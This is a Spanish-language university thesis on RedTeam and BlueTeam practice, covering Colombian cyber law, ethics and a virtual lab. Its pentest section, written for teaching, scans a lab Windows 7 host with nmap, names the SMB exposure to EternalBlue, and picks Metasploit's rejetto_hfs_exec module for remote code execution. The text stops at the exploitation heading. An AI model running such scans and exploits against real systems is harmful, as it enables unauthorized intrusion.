Capacidades Técnicas, Legales Y De Gestión Para Equipos BlueTeam Y RedTeam

Marcos Javier Pérez Ramírez

Asesor

Ever Luis Arroyo Baron

Universidad Nacional Abierta y a Distancia UNAD

Escuela De Ciencias Basicas, Tecnologia E Ingenieria - ECBTI

Especialización En Seguridad Informática

2024

_____

Nombre Director de Trabajo de Grado

_____ _____

Jurado Jurado

2024

Dedicatoria

A mi querida esposa, cuyo amor y apoyo incondicional han sido mi mayor fortaleza durante este camino. Gracias por tu paciencia, por tus palabras de aliento y por ser mi compañera en cada paso.

A mis hijos, mi fuente inagotable de inspiración. Ustedes le dan sentido a mis esfuerzos y me recuerdan cada día la importancia de ser un ejemplo digno de seguir.

A mis padres, quienes con su sabiduría, sacrificios y amor incondicional me enseñaron el valor del esfuerzo y la constancia. Este logro también es suyo.

Y a toda mi familia, por su apoyo constante, sus palabras de ánimo y por ser siempre un refugio de amor y comprensión.

Dedico este trabajo a todos ustedes, que son la razón detrás de cada meta alcanzada.

Agradecimientos

En primer lugar, agradezco a Dios por darme la fortaleza y las oportunidades necesarias para completar esta etapa tan importante.

Agradezco profundamente a mi familia, especialmente a mi esposa e hijos, por su comprensión y sacrificios durante el tiempo que dediqué a esta especialización. A mis padres, por ser mi pilar en todo momento, y a mis familiares, por su constante ánimo y cariño.

Agradezco profundamente a la empresa Red de Servicios del Cesar, por brindarme el respaldo necesario durante esta especialización. Su confianza y apoyo fueron determinantes para que pudiera avanzar en este proyecto.

A tutores y compañeros de estudio, por sus ideas, debates y el compañerismo que enriqueció esta experiencia académica.

Finalmente, agradezco a la institución educativa UNAD y a los tutores, quienes con su compromiso y dedicación fomentaron mi aprendizaje y crecimiento profesional.

A todos ustedes, mi más sincero agradecimiento por ser parte de este logro.

Resumen

En el presente trabajo se analizan y desarrollan estrategias relacionadas con la ciberseguridad empresarial, basadas en los enfoques RedTeam y BlueTeam. Se abordaron cuatro etapas principales que abarcaron desde la identificación de vulnerabilidades hasta la implementación de medidas de protección. Estas etapas permitieron entender las tácticas de ataque y defensa, así como proponer mejoras a nivel técnico, operativo y estratégico. A través de recomendaciones, objetivos claros y conclusiones, el documento busca fortalecer el conocimiento y la práctica de la ciberseguridad, enfocándose en la prevención, detección y respuesta frente a amenazas cibernéticas.

***Palabras clave*:** RedTeam, BlueTeam, Ciberseguridad, seguridad, informatica.

Abstract

In this work, strategies related to business cybersecurity are analyzed and developed, based on the RedTeam and BlueTeam approaches. Four main stages were addressed, ranging from the identification of vulnerabilities to the implementation of protective measures. These stages allowed us to understand attack and defense tactics, as well as propose improvements at a technical, operational and strategic level. Through recommendations, clear objectives and conclusions, the document seeks to strengthen the knowledge and practice of cybersecurity, focusing on prevention, detection and response to cyber threats.

***Keywords*:** RedTeam, BlueTeam, Cybersecurity, security, computing.

Tabla de contenido

Lista de Figuras

GLOSARIO

Pentesting o Pruebas de Penetración: Proceso de evaluación de la seguridad de un sistema o red simulando ataques para identificar y corregir vulnerabilidades.

Red Team: Equipo encargado de simular ataques reales para probar las defensas de una organización. Su enfoque es ofensivo.

Blue Team: Equipo responsable de defender la infraestructura tecnológica de una organización, monitorear sistemas y responder a incidentes.

Ciberseguridad: Práctica de proteger sistemas, redes y datos frente a ataques, daños o accesos no autorizados.

Hardenización: Proceso de fortalecer la seguridad de sistemas o redes mediante la eliminación de configuraciones y servicios innecesarios.

SIEM (Security Information and Event Management): Herramienta que recopila y analiza datos de seguridad en tiempo real para detectar, gestionar y responder a amenazas.

Vulnerabilidad: Debilidad en un sistema que puede ser explotada por un atacante para comprometer su seguridad.

Phishing: Técnica de ingeniería social que busca engañar a los usuarios para que revelen información confidencial, como contraseñas o datos bancarios

Firewall: Dispositivo o software que actúa como barrera para controlar y filtrar el tráfico de red entre diferentes zonas de seguridad.

EDR (Endpoint Detection and Response): Tecnología enfocada en la protección de dispositivos finales, como computadoras y servidores, mediante la detección y contención de amenazas.

IPS (Intrusion Prevention System): Sistema que detecta y previene intrusiones bloqueando actividades maliciosas en la red en tiempo real.

Meterpreter: Herramienta incluida en Metasploit que permite interactuar con un sistema comprometido para ejecutar comandos y realizar tareas avanzadas.

GPL (General Public License): Licencia de software libre que permite a los usuarios ejecutar, estudiar, compartir y modificar un programa sin restricciones comerciales.

Contención: Estrategia para limitar el alcance de un ataque cibernético, evitando que se propague y cause más daños.

Conflicto de interés: Situación en la que un profesional tiene intereses personales que pueden influir en su juicio o en la ejecución de sus responsabilidades laborales.

Cláusula: Disposición o condición específica dentro de un contrato que establece derechos y obligaciones para las partes involucradas.

Ética: Conjunto de principios y normas que guían el comportamiento de una persona o grupo, especialmente en el ámbito profesional, para asegurar la integridad y la responsabilidad.

Malware: Software malicioso diseñado para dañar, interrumpir o acceder a sistemas informáticos sin el consentimiento del usuario.

Integridad: Cualidad de ser honesto y tener principios morales sólidos, actuando de acuerdo con ellos en todas las circunstancias.

CIS Controls: Conjunto de mejores prácticas de seguridad recomendadas por el Center for Internet Security para proteger sistemas y datos de amenazas comunes.

Snort: Herramienta gratuita y de código abierto para la detección de intrusos en redes, utilizada para identificar y registrar actividades sospechosas.

HFS: Servidor HTTP conocido por su simplicidad, pero vulnerable a ciertos tipos de ataques si no está debidamente configurado o actualizado.

EPP/EDR: Soluciones avanzadas de protección y monitoreo para dispositivos finales que combinan prevención y detección de amenazas en tiempo real.

CIS Controls: Conjunto de mejores prácticas de seguridad recomendadas por el Center for Internet Security para proteger sistemas y datos de amenazas comunes.

Snort: Herramienta gratuita y de código abierto para la detección de intrusos en redes, utilizada para identificar y registrar actividades sospechosas.

HFS: Servidor HTTP conocido por su simplicidad, pero vulnerable a ciertos tipos de ataques si no está debidamente configurado o actualizado.

Lista de Anexos

Introducción

En un mundo cada vez más digitalizado, la ciberseguridad se ha convertido en un componente crítico para garantizar la protección de los activos informáticos de las organizaciones. Los equipos RedTeam y BlueTeam desempeñan roles complementarios en la construcción de defensas sólidas, basándose en el análisis de amenazas, simulación de ataques y desarrollo de estrategias de contención. Este documento reúne los resultados de un análisis profundo basado en diferentes etapas de trabajo, destacando herramientas, metodologías y mejores prácticas que permiten abordar los retos actuales en ciberseguridad.

Objetivos

Objetivo General

Fortalecer las capacidades de protección y respuesta ante ciberamenazas mediante el desarrollo de estrategias basadas en simulaciones de ataque y defensa, así como el uso de herramientas y estándares internacionales en ciberseguridad.

Objetivos Específicos

Identificar y analizar vulnerabilidades en infraestructuras tecnológicas a través de simulaciones de ataque del RedTeam.

Diseñar e implementar estrategias de defensa efectivas mediante las prácticas del BlueTeam.

Evaluar el impacto de las herramientas de monitoreo, detección y contención en la mitigación de amenazas.

Proponer recomendaciones basadas en estándares internacionales y mejores prácticas de ciberseguridad.

Desarrollo del Informe Tecnico

Etapa 1 Conceptos Equipos de seguridad

Legislación, leyes y decretos en colombia

En Colombia, la legislación sobre delitos informáticos y protección de datos personales está respaldada principalmente por varias leyes y decretos que buscan proteger la seguridad digital y la privacidad de los ciudadanos. A continuación, se describen las normas más relevantes y sus características principales:

Ley 1273 de 2009 - Delitos Informáticos[1]

Esta ley modifica el Código Penal colombiano para incluir delitos informáticos y la protección de la información y los datos.

- ✓ Crea el "bien jurídico tutelado" de la protección de la información y los datos.
- ✓ Tipifica delitos como acceso abusivo a un sistema informático, interceptación de datos informáticos, daño informático, uso de software malicioso, y suplantación de identidad.
- ✓ Aplica sanciones que incluyen penas de cárcel y multas económicas.

Ley 1581 de 2012 - Protección de Datos Personales[2]

Esta ley establece el marco general para la protección de datos personales en Colombia, con el objetivo de garantizar el derecho constitucional de habeas data (control sobre información personal).

- ✓ Define principios como legalidad, finalidad, libertad, veracidad, transparencia, acceso restringido, y confidencialidad en el manejo de datos.

[1] Ley 1273 de 2009 - Gestor Normativo. (s/f). Gov.co. Recuperado el 29 de octubre de 2024, de https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492

[2] Ley 1581 de 2012 - Gestor Normativo. (s/f). Gov.co. Recuperado el 11 de noviembre de 2024, de https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

- ✓ Crea la figura del responsable y el encargado del tratamiento de datos personales.
- ✓ Exige el consentimiento previo, expreso e informado del titular de los datos.
- ✓ Establece la Superintendencia de Industria y Comercio (SIC) como autoridad encargada de vigilar su cumplimiento.

Ley 1928 de 2018 - Ciberseguridad y Ciberdelitos Internacionales[3]

Ratifica el Convenio de Budapest, que regula la cooperación internacional en la lucha contra el cibercrimen.

- ✓ Permite la colaboración entre países para la persecución de delitos informáticos.
- ✓ Refuerza la capacidad del Estado para investigar y sancionar el cibercrimen con estándares internacionales.

Ley 2191 de 2022 - Desconexión Laboral y Protección de la Privacidad Digital[4]

Protege a los trabajadores de la intrusión en su vida privada mediante el derecho a la desconexión laboral.

- ✓ Garantiza que los empleados no sean contactados fuera del horario laboral, salvo excepciones específicas.
- ✓ Establece el respeto a la privacidad digital como un derecho fundamental.

Configuración Banco de Trabajo laboratorio

Instalaciones de las Herramientas VirtualBox, W7 y Kali

Descargar e Instalar VirtualBox

https://www.virtualbox.org/wiki/Downloads

[3] El, A., de Noviembre, D. E., & Budapest., E. N. (s/f). VISTO EL TEXTO DEL «CONVENIO SOBRE LA CIBERDELINCUENCIA». Gov.co. Recuperado el 15 de octubre de 2024, de https://www1.funcionpublica.gov.co/documents/34645357/34703567/Ley_1928_de_2018.pdf/f6402a0c-bf61-d150-0544-3f44753b5555?t=1560461998293

[4] Ley 2191 de 2022 - Gestor Normativo. (s/f). Gov.co. Recuperado el 15 de octubre de 2024, de https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=177586


Descargar las Imágenes ISO de los Sistemas Operativos

Windows 7: ISO proporcionada por la UNAD.

- ✓ Importar servicio virtualizado de la OVA Windows 7 en Virtual en VirtualBox
- ✓ Abrir VirtualBox.
- ✓ Hacer clic en "Archivo"→ Importar servicio Virtualizado y se carga la OVA de Windows 7
- ✓ Aparece el asistente se le da la direccion donde se almaceno la OVA y se le da terminar.
- ✓ Configurar la máquina virtual Windows 7:
- ✓ Se selecciona la máquina virtual → se selecciona configurar → RED → se selecciona Adaptador puente y la fuente de red en este caso la tarjeta wifi de mi PC.

Figura 1 - Configuración de red virtualizacion windows 7

Configuración de red virtualizacion windows 7



Fuente: Propia

Esta máquina ya Viene preconfigurada.


Se inicia la maquina Windows 7 y copio la carpeta compresa Rejjeto_123456.zip para extraer el escritorio.

Linux: descargamos Ubuntu desde su página oficial

- ✓ Instalación de Linux (Ubuntu) en una Máquina Virtual
- ✓ Seleccionar la opcion añadir buscamos el directorio donde se descargó la imagen Kali Linux y le decimos abrir.
- ✓ Configurar la máquina virtual Kali linux:
- ✓ Se selecciona la máquina virtual → se selecciona configurar → RED → se selecciona Adaptador puente y la fuente de red en este caso la tarjeta wifi de mi PC.

Figura 2 - Configuración de red virtualizacion Kali-Linux

Configuración de red virtualizacion Kali-Linux




Fuente: Propia

Se "Iniciar" la Maquina Kali-Linux

Verificar IP asignadas y Ping entre máquinas virtuales Windows 7 y Kali Linux

Figura 3 - Confirmacion de IP Maquinas Virtuales

Confirmacion de IP Maquinas Virtuales




Fuente: Propia

Se confirma que estan en el mismo segmento de red **Windows 7 192.168.1.44** y **Kali Linux 192.168.1.49** y que se pueden ver por medio del ping.

Figura 4 - Comunicación entre maquinas virtuales

Comunicación entre maquinas virtuales



Fuente: Propia

Etapa 2 Actuacion Ética y Legal

Cumplimiento de Normativas Legales

Es crucial que la empresa mantenga una cultura organizacional orientada al cumplimiento de todas las normativas legales, especialmente aquellas relacionadas con el entorno TIC. Se debe realizar una revisión periódica de las leyes locales e internacionales que afecten al sector, incluyendo aspectos de protección de datos personales, seguridad cibernética y protección del medio ambiente.

Se recomienda una auditoría interna para asegurar que los procesos tecnológicos y las prácticas operativas estén alineados con las leyes vigentes, y para corregir cualquier posible violación o desajuste legal.

Fortalecer la Capacitación en Ética Profesional

Es fundamental promover una cultura ética entre todos los niveles de la organización, especialmente entre el equipo de TIC. La capacitación continua en ética profesional debe ser una prioridad para garantizar que todos los colaboradores comprendan la importancia de actuar con responsabilidad y transparencia.

Incluir en la capacitación temas como la gestión de la información sensible, las mejores prácticas de seguridad informática y el comportamiento profesional en el manejo de equipos y recursos.

Desarrollo de Políticas de Privacidad y Protección de Datos

La empresa debe asegurar que se implementen políticas de privacidad y protección de datos robustas que se alineen con las leyes de protección de datos personales (la Ley 1581 de 2012 en Colombia). Estas políticas deben ser claras, accesibles y comunicar cómo la empresa maneja la información personal de clientes, empleados y proveedores.

Es fundamental garantizar que se realicen revisiones periódicas para comprobar que las políticas de protección de datos continúan siendo adecuadas y actualizadas.

Según el caso estudiado los artículos que se vieron vulnerados de (la Ley 1273 de 2009 en Colombia):

Artículo 269A - Acceso abusivo a un sistema informático: Este artículo establece que el acceso no autorizado a un sistema informático, o el mantenimiento dentro del mismo en contra de la voluntad del legítimo propietario, es un delito.

Justificación: Si el acuerdo de confidencialidad se utiliza para proteger información que ha sido obtenida de manera ilícita o que involucra el acceso no autorizado a sistemas informáticos, se estaría vulnerando este artículo. La organización podría estar encubriendo el acceso abusivo a sistemas, lo que es un delito según la ley.

Artículo 269B - Intercepción de comunicaciones: Este artículo prohíbe la interceptación de comunicaciones sin autorización, así como la utilización de dispositivos para tal fin.

Justificación: Si la información confidencial incluye datos obtenidos a través de la interceptación ilegal de comunicaciones, el acuerdo podría estar protegiendo actividades que vulneran este artículo. La obligación de no divulgar información sobre tales prácticas podría considerarse un encubrimiento.

Artículo 269C - Daño informático: Este artículo penaliza la destrucción, alteración o supresión de datos o sistemas informáticos.

Justificacion: Si el acuerdo protege información relacionada con la alteración o destrucción de datos de manera ilegal, se estaría vulnerando este artículo. La confidencialidad en este contexto podría ser utilizada para ocultar daños a sistemas informáticos que son ilegales.

Artículo 269D - Uso indebido de datos personales: Este artículo establece sanciones para quienes utilicen datos personales sin el consentimiento del titular o en contravención de la ley.

Justificacion: Si el acuerdo incluye la protección de datos personales que han sido obtenidos sin el consentimiento adecuado, se estaría vulnerando este artículo. La obligación de mantener la confidencialidad podría ser utilizada para evitar la responsabilidad por el uso indebido de datos personales.

Implementación de Buenas Prácticas en el Uso de Tecnología

Establecer estándares internos para el uso responsable de la tecnología, especialmente en áreas sensibles como la instalación de CCTV, alarmas y redes. Se debe garantizar que los datos capturados sean manejados de manera legal y ética, y que se respeten los derechos de privacidad.

Fomentar la transparencia en los procesos y en la implementación de nuevas tecnologías, asegurando que todos los usuarios estén debidamente informados sobre los posibles impactos en su privacidad y seguridad.

Responsabilidad Social y Sostenibilidad

Es importante que la empresa se comprometa con la sostenibilidad, tanto en sus operaciones como en el impacto que tiene sobre la comunidad y el medio ambiente. Implementar prácticas responsables en el manejo de residuos tecnológicos y equipos electrónicos obsoletos.

Se deben promover actividades de responsabilidad social empresarial (RSE) que no solo cumplan con las normativas legales, sino que también generen un impacto positivo en la sociedad y en el entorno.

Conclusión de la Actuación Ética y Legal

Es importante que la empresa, especialmente el área de TIC, mantenga un enfoque integral hacia el cumplimiento de las leyes y regulaciones vigentes. Las violaciones a las normativas legales pueden tener consecuencias serias no solo a nivel económico, sino también en términos de reputación. El cumplimiento no debe ser solo una obligación legal, sino también una práctica ética que forme parte de la cultura organizacional.

la ética y el profesionalismo deben ser los pilares sobre los que se construyan todas las actividades de la empresa. Al implementar prácticas legales y éticas, no solo se asegura el buen desempeño organizacional, sino que también se protege la integridad de la empresa frente a riesgos legales y financieros.

Es esencial que todos los miembros de la organización, desde la alta dirección hasta los técnicos, comprendan la importancia de actuar con responsabilidad, promoviendo la transparencia, la privacidad, y la protección de datos. De esta manera, la empresa podrá no solo

cumplir con sus obligaciones legales, sino también fortalecer su reputación como un actor ético y profesional en el mercado.

Etapa 3 Fases de Pentesting Del Laboratorio

Reconocimiento (Fase de información y escaneo)

La fase de Reconocimiento es el primer paso en pentesting[5], donde se reúne toda la información posible sobre el sistema o red objetivo. Esto nos ayuda a entender cómo está configurado y a identificar posibles puntos de entrada para pruebas de seguridad como:

- Dominios
- IPs
- Puertos
- Servicios
- Información del Sistema

Herramienta: Nmap


Para esta fase ejecuté desde la terminal KALI LINUX el comando nmap -A 192.168.1.44 que es la IP de nuestra maquina objetivo.

[5] Hernandez, M. (2024, June 7). Pentesting con OWASP: fases y metodología. Blog De Hiberus. https://www.hiberus.com/crecemos-contigo/pentesting-owasp-fases-metodologia/

nmap -A: El comando nmap -A escanea una red y da información detallada sobre puertos, sistemas operativos y servicios, ayudando a identificar vulnerabilidades. [6]

Figura 5 - Ejecución nmap -a

Ejecución nmap -a



Fuente: Propia

[6] Guía de Nmap 6 – Listado de comandos – Site de concienciación. (n.d.). https://concienciat.gva.es/tutoriales/guia-de-nmap-6-listado-de-comandos/

Luego de ejecutar el comando mencionado puedo recopilar información como:

- Puerto 80 (HTTP)
- Servicio: HttpFileServer 2.3

Por medio de este puerto y este servidor HTTP se puede vulnerable si no está actualizado. Ya que las versiones antiguas de HttpFileServer tienen vulnerabilidades conocidas que podrían permitir la ejecución remota de código.

por otra parte, el Puerto 445 (Microsoft-DS/SMB) y el servicio de compartición de archivos de Microsoft (SMB)

Con este puerto se puede vulnerar con ataques EternalBlue, que permite la ejecución de código remoto y es especialmente grave en Windows 7 sin actualizaciones.

También nos muestra Información del Sistema Operativo, Windows 7 tiene múltiples vulnerabilidades conocidas y ya no recibe soporte, lo cual facilita ataques de explotación sobre servicios como SMB y RPC, en esta logre identificar información del sistema como:

- Sistema operativo: Windows 7 Professional 7601 Service Pack 1.
- Nombre de la Máquina: PC202006.
- Workgroup: WORKGROUP.

Análisis de Vulnerabilidades

En esta fase identificaré los puntos débiles en el sistema objetivo y asi conocer dónde podrían existir riesgos de seguridad, y lograr tener acceso a la maquina objetivo, con Metasploit ejecutado los comandos

Herramienta: Metasploit

Msfconsole: Es la herramienta de Metasploit para buscar vulnerabilidades y lanzar ataques en pruebas de seguridad.[7]

search hfs: Es un comando que busca vulnerabilidades en el servidor HttpFileServer (HFS) en Metasploit.

Figura 6 - Ejecución de msconsole

Ejecución de msconsole

Fuente: Propia

Ejecutando los comandos mencionados, identifiqué una lista de exploits mostrados en el cual puedo identificar el exploit/windows/http/rejetto_hfs_exec: el cual permite ejecutar comandos en HFS de manera remota.

[7] Metasploit Msfconsole: Comandos básicos módulos - Malware SA. (2024, June 21). Malwaresa. https://www.malwaresa.com/docs/exploit/metasploit-framework-conceptos-basicos/4-2-4-msfconsole-comandos-basicos-modulos/

Explotación

